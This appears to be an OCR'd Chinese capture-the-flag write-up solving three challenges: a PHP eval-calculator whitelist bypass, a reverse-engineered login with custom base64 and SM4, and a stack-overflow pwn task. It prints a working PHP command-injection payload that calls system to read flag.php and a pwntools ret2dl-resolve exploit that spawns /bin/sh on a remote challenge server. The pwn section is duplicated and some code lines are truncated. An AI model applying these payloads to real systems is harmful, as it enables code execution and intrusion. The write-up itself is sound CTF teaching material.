
```
<?php
error_reporting(0);
```

```php
//听说你很喜欢数字，不知道你是否爱它胜过爱flag
if(!isset($_GET['c'])){
    show_source(__FILE__);
}else{
    //例子 c=20-1
    $content = $_GET['c'];
    if (strlen($content) >= 80) {
        die("太长了不会算");
    }
    $blacklist = [' ', '\t', '\r', '\n','\'', '"', '`', '\[', '\]'];
    foreach ($blacklist as $blackitem) {
        if (preg_match('/' . $blackitem . '/m', $content)) {
            die("请不要输入奇奇怪怪的字符");
        }
    }
    //常用数学函数http://www.w3school.com.cn/php/php_ref_math.asp
    $whitelist = ['abs', 'acos', 'acosh', 'asin', 'asinh', 'atan2', 'atan', 'atanh', 'base_convert', 'bindec', 'ceil', 'cos', 'cosh'
    preg_match_all('/[a-zA-Z_\x7f-\xff][a-zA-Z_0-9\x7f-\xff]*/', $content, $used_funcs);
    foreach ($used_funcs[0] as $func) {
        if (!in_array($func, $whitelist)) {
            die("请不要输入奇奇怪怪的函数");
        }
    }
    //帮你算出答案
    eval('echo '.$content.';');
}
```


发现需要绕过两处正则,经过半天的测试,发现可以通过这种方法绕过正则列目录


然后就是想尽办法读取 flag.php 的内容,一开始是觉得在这个地方想办法绕过特殊字符,
绕过空格使用 cat 读取文件,到下午之后发现其他的利用方式
base_convert 可以进行进制转化并且在白名单中 37907361743-hex2bin
dechex 可以将十进制转十六进制,1598506324-5f474554
后面就是按照正则绕就 OK 了。
payload:/calc.php?c=

$pi=base_convert(37907361743,10,36)(dechex(1598506324))&(${pi}{2})&1=system&2=cat%20flag.php



_GET


flag 在网页源代码中,



进制转换可以通过这个网站在线转换: https://tool.lu/hexconvert/

0x09 bbvvmm

操作内容:
下载链接,解压文件,直接拖进 UE,发现用户名和密码,如图所示:



初看感觉应该是正常的 base64,但是在线解密后,发现不对,测试一下,感觉应该是畸形 base64 解码,如下图:

```
 87  v34 = 0LL;
 88  v35 = 0LL;
 89  sub_401738(&v11, &v18);
 90  sub_4018C4(&v11, 1LL, 16LL, &v16, &v14, &v34);
 91  sub_4067BD(&v34, s, 16LL);
 92  v3 = strlen(s);
 93  LODWORD(v4) = sub_400AA6(s, v3);
 94  v5 = strcmp(v4, "RUYtG85NQ9OPHU4uQ8AuFM+MHUVrFMJMR8FuF8WJQ8Y=");
 95  printf("\x1B[?25h", "RUYtG85NQ9OPHU4uQ8AuFM+MHUVrFMJMR8FuF8WJQ8Y=");
 96  v9 = *((_DWORD *)ptr + 25);
 97  sub_405AA8(v10);
 98  if ( v5 || v9 )
 99  {
100    puts("\n----------[EXIT]----------");
101    system("exit");
102  }
103  else
```



```
 43  v41 = *MK_FP(__FS__, 40LL);
 44  v10 = malloc(0x4D0uLL);
 45  setbuf(stdin, 0LL);
 46  setbuf(stdout, 0LL);
 47  setbuf(stderr, 0LL);
 48  puts("Powered by ????? !");
 49  sub_406656("Powered by ????? !", 0LL);
 50  puts("---------[LOGIN]---------");
 51  printf("Username:", a2);
 52  sub_405B25(v10);
 53  v12 = 0LL;
 54  v13 = 0;
 55  __isoc99_scanf("%9s", &v12);
 56  printf("\x1B[?25l");
 57  printf("Password:");
 58  for ( i = 0; i <= 5u; ++i )
 59    read(0, (char *)ptr + 4 * (i + 36LL), 1uLL);
 60  sub_406607(v10);
 61  *(_QWORD *)s = 0LL;
 62  v37 = 0LL;
 63  v38 = 0LL;
 64  v39 = 0LL;
 65  v40 = 0;
 66  v14 = 0LL;
 67  v15 = 0LL;
 68  sub_4066C0(&v12, &v14, 8LL);
 69  v16 = 0LL;
0000684A main:25
```


可以知道用户名经过了 rsm 加密,然后是 base64 解码,


```
{
    unsigned char key[16] ={
      0xDA, 0x98, 0xF1, 0xDA, 0x31, 0x2A, 0xB7, 0x53, 0xA5, 0x70,
      0x3A, 0x0B, 0xFD, 0x29, 0x0D, 0xD6
    };
    //{0x01,0x23,0x45,0x67,0x89,0xab,0xcd,0xef,0xfe,0xdc,0xba,0x9
    unsigned char input[16] = {0xef, 0x46, 0x8d, 0xba, 0xf9, 0x85

    //{0x01,0x23,0x45,0x67,0x89,0xab,0xcd,0xef,0xfe,0xdc,0xba,0x9
    unsigned char iv[16] = { 0x00,};//, 0x23, 0x45, 0x67, 0x89, 0
    unsigned char output[16];
    sm4_context ctx;
    unsigned long i;
```



```
table='IJLMNOPKABDEFGHCQRTUVWXSYZbcdefa45789+/6ghjklmnioprstuvq
stand=['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', '
       'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', 'a',
       'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q',
       'w', 'x', 'y', 'z', '0', '1', '2', '3', '4', '5', '6',
s = "".join(stand)
cipher='RVYtG85NQ9QPHU4uQ8AuFM+MHVVrFMJMR8FuF8WJQ8Y'
flag=[]
for i in cipher:
    flag.append(s[table.index(i)])
flag=''.join(flag)+'='
print base64.b64decode(flag)
```


最后可以得到用户名为:badrer12

此时密码还没有得到,lda 进行反编译一下,单流程有几百个,ida 远程进行动态调试,在要输入的数据上下断点,然后查看内存,发现



密码得到为:xyz{|};


输入用户名和密码,使用 pwntools,运行脚本,

```python
from pwn import*
from struct import pack
import binascii
import time

rop=remote("39.106.224.151",10001)
rop.recvuntil("name:")
rop.sendline("badrer12")
rop.recvuntil("word:")
rop.send("xyz{|}")
rop.interactive()
```


得到 flag

0x10 baby_pwn

操作内容:
下载链接,解压文件,放入 ida,分析一波



如下图可以发现,除了明显的栈溢出,没有可以用来 leak 内存布局,bypass aslr 的函数,

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  init();
  vuln();
  return 0;
}
```


反编译 read,可以看出有很明显的栈溢出漏洞,但是只有一个
read,没有可以用来 leak 的函数,所以利用 ret2dl 的解法
关键思路是通过栈溢出来调用 read 函数在 bss 段写我们需要的结构
和/bin/sh,然后使用 dl_resolve_call 去调用 system,得到 shell
脚本编写,如下图:

```python
from roputils import *
from pwn import process
from pwn import gdb
from pwn import context
from pwn import remote

r = remote('da61f2425ce71e72c1ef02104c3bfb69.kr-lab.com',33865)
context.log_level = 'debug'

rop = ROP('./pwn')
offset = 44
bss_base = rop.section('.bss')
buf = rop.fill(offset)

buf += rop.call('read', 0, bss_base, 100)
## used to call dl_Resolve()
buf += rop.dl_resolve_call(bss_base + 20, bss_base)
r.send(buf)

buf = rop.string('/bin/sh')
buf += rop.fill(20, buf)

buf += rop.dl_resolve_data(bss_base + 20, 'system')
buf += rop.fill(100, buf)#100
r.send(buf)
r.interactive()
```


反编译 read,可以看出有很明显的栈溢出漏洞,但是只有一个
read,没有可以用来 leak 的函数,所以利用 ret2dl 的解法
关键思路是通过栈溢出来调用 read 函数在 bss 段写我们需要的结构
和/bin/sh,然后使用 dl_resolve_call 去调用 system,得到 shell
脚本编写,如下图:

```python
from roputils import *
from pwn import process
from pwn import gdb
from pwn import context
from pwn import remote

r = remote('da61f2425ce71e72c1ef02104c3bfb69.kr-lab.com',33865)
context.log_level = 'debug'

rop = ROP('./pwn')
offset = 44
bss_base = rop.section('.bss')
buf = rop.fill(offset)

buf += rop.call('read', 0, bss_base, 100)
## used to call dl_Resolve()
buf += rop.dl_resolve_call(bss_base + 20, bss_base)
r.send(buf)

buf = rop.string('/bin/sh')
buf += rop.fill(20, buf)

buf += rop.dl_resolve_data(bss_base + 20, 'system')
buf += rop.fill(100, buf)#100
r.send(buf)
r.interactive()
```


利用 roputils 工具来实现 ret2dl(在 python 中算模块)

直接在 github 上下载 roputils 包:

https://codeload.github.com/inaz2/roputils/zip/master

运行脚本,得到 flag